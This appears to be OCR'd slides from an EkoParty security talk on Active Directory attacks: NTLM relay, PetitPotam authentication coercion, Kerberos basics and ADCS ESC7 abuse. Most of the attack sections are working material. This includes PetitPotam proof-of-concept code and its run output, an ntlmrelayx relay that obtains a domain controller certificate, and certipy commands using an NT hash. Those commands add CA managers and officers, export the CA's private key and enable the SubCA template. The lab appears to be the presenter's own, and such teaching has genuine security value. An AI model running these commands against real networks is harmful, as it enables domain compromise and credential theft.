



Back to the Basic - NTLM

In NTLM, a challenge-response protocol is used for authentication. For any authentication request:

1.NTLM establishes a three-way handshake during client-server authentication with the client establishing a path to the server and negotiating authentication.
2) The server responds to the client's negotiation message with a challenge, asking the client to encrypt a sequence of characters using a secret it possesses: a hash of its password.
3) The client sends a response to the server, which contacts a domain authentication service hosted on a domain controller to verify the response.

In a NTLM relay attack, an attacker establishes a position between the client and server on the network and intercepts authentication traffic.
Client authentication requests are forwarded to the server by the attacker, similarly challenges are relayed to the client and valid authentication
responses to the challenge from the client are sent back to the server, allowing the attacker—rather than the client—to authenticate using the client's credentials.






EFSRPC and RPC

The Encrypting File System Remote Protocol (hereafter referred to as EFSRPC) is a Remote Procedure Call (RPC) interface that is used to manage data objects stored in an encrypted form. The objective of encrypting data in this fashion is to enforce access control policies and to provide confidentiality from unauthorized users

```
24 2.286200896   192.168.15.86   192.168.15.99   DCERPC   294 Bind: call_id: 1, Fragment: Single, 1 context items: EFS V1.0 (32bit NDR), NTLMSSP_NEGOTIATE
25 2.286635708   192.168.15.99   192.168.15.86   SMB2     150 Write Response
26 2.287453306   192.168.15.86   192.168.15.99   SMB2     183 Read Request Len:1048576 Off:0 File: lsarpc
27 2.287814237   192.168.15.99   192.168.15.86   DCERPC   428 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
28 2.290163997   192.168.15.86   192.168.15.99   DCERPC   307 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: fgp.corp\
29 2.290412183   192.168.15.99   192.168.15.86   SMB2     150 Write Response

▾ Ctx Item[1]: Context ID:0, EFS, 32bit NDR
    Context ID: 0
    Num Trans Items: 1
  ▾ Abstract Syntax: EFS V1.0
      Interface: EFS UUID: c681d488-d850-11d0-8c52-00c04fd90f7e
      Interface Ver: 1
      Interface Ver Minor: 0
  ▸ Transfer Syntax[1]: 32bit NDR V2
```



EFSRPC and RPC

In a hypothetical PetitPotam attack, the attacker abuses the Windows API function EfsRpcOpenFileRaw, which forces the server to connect to the location the attacker inserts into the FileName parameter. When the attacker passes along their own IP address in the FileName parameter, the server just connects to the attacker's machine, which is running an SMB server and relays the SMB traffic on behalf of the attacker.

```python
class CoerceAuth():
    def connect(self, username, password, domain, lmhash, nthash, target, pipe, doKerberos, dcHost,
targetIp):
        binding_params = {
            'lsarpc': {
                'stringBinding': r'ncacn_np:%s[\PIPE\lsarpc]' % target,
                'MSRPC_UUID_EFSR': ('c681d488-d850-11d0-8c52-00c04fd90f7e', '1.0')
            },
            'efsr': {
                'stringBinding': r'ncacn_np:%s[\PIPE\efsrpc]' % target,
                'MSRPC_UUID_EFSR': ('df1941c5-fe89-4e79-bf10-463657acf44d', '1.0')
            },
            'samr': {
                'stringBinding': r'ncacn_np:%s[\PIPE\samr]' % target,
                'MSRPC_UUID_EFSR': ('c681d488-d850-11d0-8c52-00c04fd90f7e', '1.0')
            },
            'lsass': {
                'stringBinding': r'ncacn_np:%s[\PIPE\lsass]' % target,
                'MSRPC_UUID_EFSR': ('c681d488-d850-11d0-8c52-00c04fd90f7e', '1.0')
            },
            'netlogon': {
                'stringBinding': r'ncacn_np:%s[\PIPE\netlogon]' % target,
                'MSRPC_UUID_EFSR': ('c681d488-d850-11d0-8c52-00c04fd90f7e', '1.0')
            },
        }
```

```python
def EfsRpcOpenFileRaw(self, dce, listener):
        print("[-] Sending EfsRpcOpenFileRaw!")
        try:
            request = EfsRpcOpenFileRaw()
            request['fileName'] = '\\\\%s\\test\\Settings.ini\x00' % listener
            request['Flag'] = 0
            #request.dump()
            resp = dce.request(request)

        except Exception as e:
            if str(e).find('ERROR_BAD_NETPATH') >= 0:
                print('[+] Got expected ERROR_BAD_NETPATH exception!!')
                print('[+] Attack worked!')
                #sys.exit()
                return None
```

```
24 2.286200896   192.168.15.86   192.168.15.99   DCERPC   294 Bind: call_id: 1, Fragment: Single, 1 context items: EFS V1.0 (32bit NDR), NTLMSSP_NEGOTIATE
25 2.286635708   192.168.15.99   192.168.15.86   SMB2     150 Write Response
26 2.287453306   192.168.15.86   192.168.15.99   SMB2     183 Read Request Len:1048576 Off:0 File: lsarpc
27 2.287814237   192.168.15.99   192.168.15.86   DCERPC   428 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
28 2.290163997   192.168.15.86   192.168.15.99   DCERPC   307 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: fgp.corp\
29 2.290412183   192.168.15.99   192.168.15.86   SMB2     150 Write Response

▾ Ctx Item[1]: Context ID:0, EFS, 32bit NDR
    Context ID: 0
    Num Trans Items: 1
  ▾ Abstract Syntax: EFS V1.0
      Interface: EFS UUID: c681d488-d850-11d0-8c52-00c04fd90f7e
      Interface Ver: 1
      Interface Ver Minor: 0
  ▸ Transfer Syntax[1]: 32bit NDR V2
```

NTLM Relay and PetitPotam

Running the PoC don’t requires username and password

```
┌──(fgp㉿FgP)-[~/EkoParty]
└─$ python3 PetitPotam.py -d fgp.corp -u ''  -p '' 192.168.15.78  192.168.15.99

              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

                PoC to elicit machine account authentication via some MS-EFSRPC functions
                                        by topotam (@topotam77)

                        Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.15.99[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
┌──(fgp㉿FgP)-[~/EkoParty]
└─$ /usr/share/doc/python3-impacket/examples/ntlmrelayx.py -t https://adcs.fgp.corp/certsrv
/certfnsh.asp -smb2support --adcs  --template DomainController                                130 ×
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.15.99, attacking target
https://adcs.fgp.corp
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against https://adcs.fgp.corp as FGP0/FGPCOMPUTER$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.15.99 controlled, but there are no
more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 176
[*] Base64 certificate of user FGPCOMPUTER$:
MIIRbQIBAzCCESCGCSqGSIb3DQEHAaCCERgEghEUMIIREDCCB0cGCSqGSIb3DQEHBqCCBzgwggc0AgEAMIIHLQYJKoZIhvcNAQcBMBw
GCiqGSIb3DQEMAQMwDgQIFM3PZbGU6TMCAggAgIIHABghVrVn2gO1IECS8ZUSjiJ3eZeBzp7Vov8IWvNbq6a0+6lEu+osR6MWK7OADp
azPdFZsE2S3PQhGvN99Q82F/P2r3oGLyHkUsrBkgRpNnaCgfS08AjI3XSRuf05lYyWogawH8QXF3VR6Bew+4kGi
/b34YXd1VyqtsRpfkikdXJFhTcvxw58D7zHdEmg5Z2CspFpBs4qgtldOmyNGKWDUOZib1nV9HLYZJWRnmq9oFbJene1VCBnAhjEOa7C
mWOdLpU+uletz395kB+g8CHHng0yK1xfMZU1SzenGcw36IwOVDPZheub3Dcron8YEkjE6pblRzCBdHCLR7qlAEVEtcqE9az
/f2sr3hMfCTA2G8fsqFjdggG0sepotsTlZa1j1+Nk2kNJuBikE9JI39Yls+f5zvMrWnVSUbwHKQJWcBVJcTRQxPTaPQqMHyvLuSYT8B
ZkkX629B7NPpoEEA/N0ePKqd2WnTPFK/PXfcukGuNjturYXg4k+dHq
/8dSfDhsDSJLcU6euRYqU5PGzJfuMudBkufKKQu7q4TdtRqjwgNbwWxeZMAhb2gfdgFqr6u2zJ9Uhqyp4QRwHPtrryjoaZXISjphe+S
hIZ1/oxw56go8MYc+fHO/SmsInxv1A4MYd4/7l9CcHsOAngkb7XzbEcGj2xglKQiQMWFpofmqR5mlZbB6jRCXQgw
/Zu++u7ktJDbI5Zw8y3ogdqYjqPMt1kJBbWWZwpdSj9CxgWtLF5nZ2tZ4p+AkfoUvYRxB3I6YE
/CBSD/4laRalX1ao4z0FrNDpIbZXEmu/TILQ6mdSKosbSGla8lAWPxZNzxLccf7gs2QD6MAaUDuC0uvtxUs
/ATT2xcEALY6+cyf+gTTpq8QxfWjabASaww6eUAI4wW6iZVQ+VDm85h5tjhoIMS1TlY+wcpH+sIgmleef/uLUF/ew8jYnWH
/psSbVUIazytcyAAb/sbPCVTxDwtX6GX62Ldg6BsYg+J57d2m/M6DS/bm01xxzkQOUNCHCtYKJYhUSNjup
/dJNEjiVRQH3We+w2czCttgnhlDhe42FMVqPZGARKLdpk+sO5CMjCtoNQB6QESv9F8FeNm5sOhkDA4SVcNv+kp
/EjyleCVY1bUgEnxR9yhkgtfrVwqpwyJi9T64oCJkSDcT7ZBy8IowECHPGiBhWjM
```

Kerberos TGT


Kerberos is a network authentication protocol based on tickets. The protocol allows 2 parties (a client and a server) to authenticate to each other over an insecure network channel, provided that both parties trust a third party; the KDC!


The main components of a Kerberos transaction are:
- The KDC (Key Distribution Center)
- The client requesting access
- The service the client is attempting to obtain access to While Kerberos, is the preferred mechanism, Windows will revert to NTLMv2 if Kerberos is not
available (unless explicitly disabled)

Kerberos uses shared secrets for authentication In a Windows domain there is only one, the NTLM Hash The password hash is used to encrypt everything in MS Kerberos

There are many components in Kerberos protocol, but we focus only on:

- KRB_AS_REQ
- KRB_AS_REP
- KRB_TGS_REQ
- KRB_TGS_REP




THEY SAID I
COULD BECOME ANYTHING
SO I BECAME A
CERTIFICATE AUTHORITY
imgflip.com

ESC7 - Yes, I'm the Manager of FGP-ADCS-CA

ESC7 is when a user has the Manage CA or Manage Certificates access right on a CA. While there are no public techniques that can abuse only the Manage Certificates access right for domain privilege escalation, we can still use it to issue or deny pending certificate requests.

Added a new Manager and Backup all CA

```
┌──(fgp㉿FgP)-[~/EkoParty]
└─$ certipy ca -u 'svc_admin@fgp.corp' -hashes :8c8d6c330dee0dddb17c98c21ef8dae3 -ca 'fgp-ADCS-CA'
-target ADCS.FGP.CORP -add-manager svc_adcs -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[+] Trying to get DCOM connection for: 192.168.15.100
[*] User 'svc_adcs' already has manager rights on 'fgp-ADCS-CA'


┌──(fgp㉿FgP)-[~/EkoParty]
└─$ certipy ca -u 'svc_admin@fgp.corp' -hashes :8c8d6c330dee0dddb17c98c21ef8dae3 -ca 'fgp-ADCS-CA' -dc-
ip 192.168.15.99 -target 192.168.15.100 -backup -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\svcctl]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\svcctl]
[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'fgp-ADCS-CA.pfx'
[*] Cleaning up
```

Seriously? Do you think you fixed ADCS missing configuration? Let me see

To this attacks work we need have right access "Manager Certificate" this access is equivalent "add-officer”.
This is the problem? Remember we are manager CA then we can become the officer CA right now

Enable Template SubCA

```
┌──(fgp㉿FgP)-[~/EkoParty]
└─$ certipy ca -u 'svc_admin@fgp.corp' -hashes :8c8d6c330dee0dddb17c98c21ef8dae3 -ca 'fgp-ADCS-CA'
-target ADCS.FGP.CORP -add-manager svc_adcs -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[+] Trying to get DCOM connection for: 192.168.15.100
[*] User 'svc_adcs' already has manager rights on 'fgp-ADCS-CA'


┌──(fgp㉿FgP)-[~/EkoParty]
└─$ certipy ca -u 'svc_admin@fgp.corp' -hashes :8c8d6c330dee0dddb17c98c21ef8dae3 -ca 'fgp-ADCS-CA'
-target ADCS.FGP.CORP -add-officer svc_adcs -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve 'FGP.CORP' at '1.1.1.1'
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[+] Trying to get DCOM connection for: 192.168.15.100
[*] User 'svc_adcs' already has officer rights on 'fgp-ADCS-CA'


┌──(fgp㉿FgP)-[~/EkoParty]
└─$ certipy ca -ca 'fgp-ADCS-CA' -enable-template SubCA -username svc_adcs@fgp.corp -target
ADCS.FGP.CORP
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[*] Successfully enabled 'SubCA' on 'fgp-ADCS-CA'
```

Seriously? Do you think you fixed ADCS missing configuration? Let me see

Don’t Forget We are Manager CA

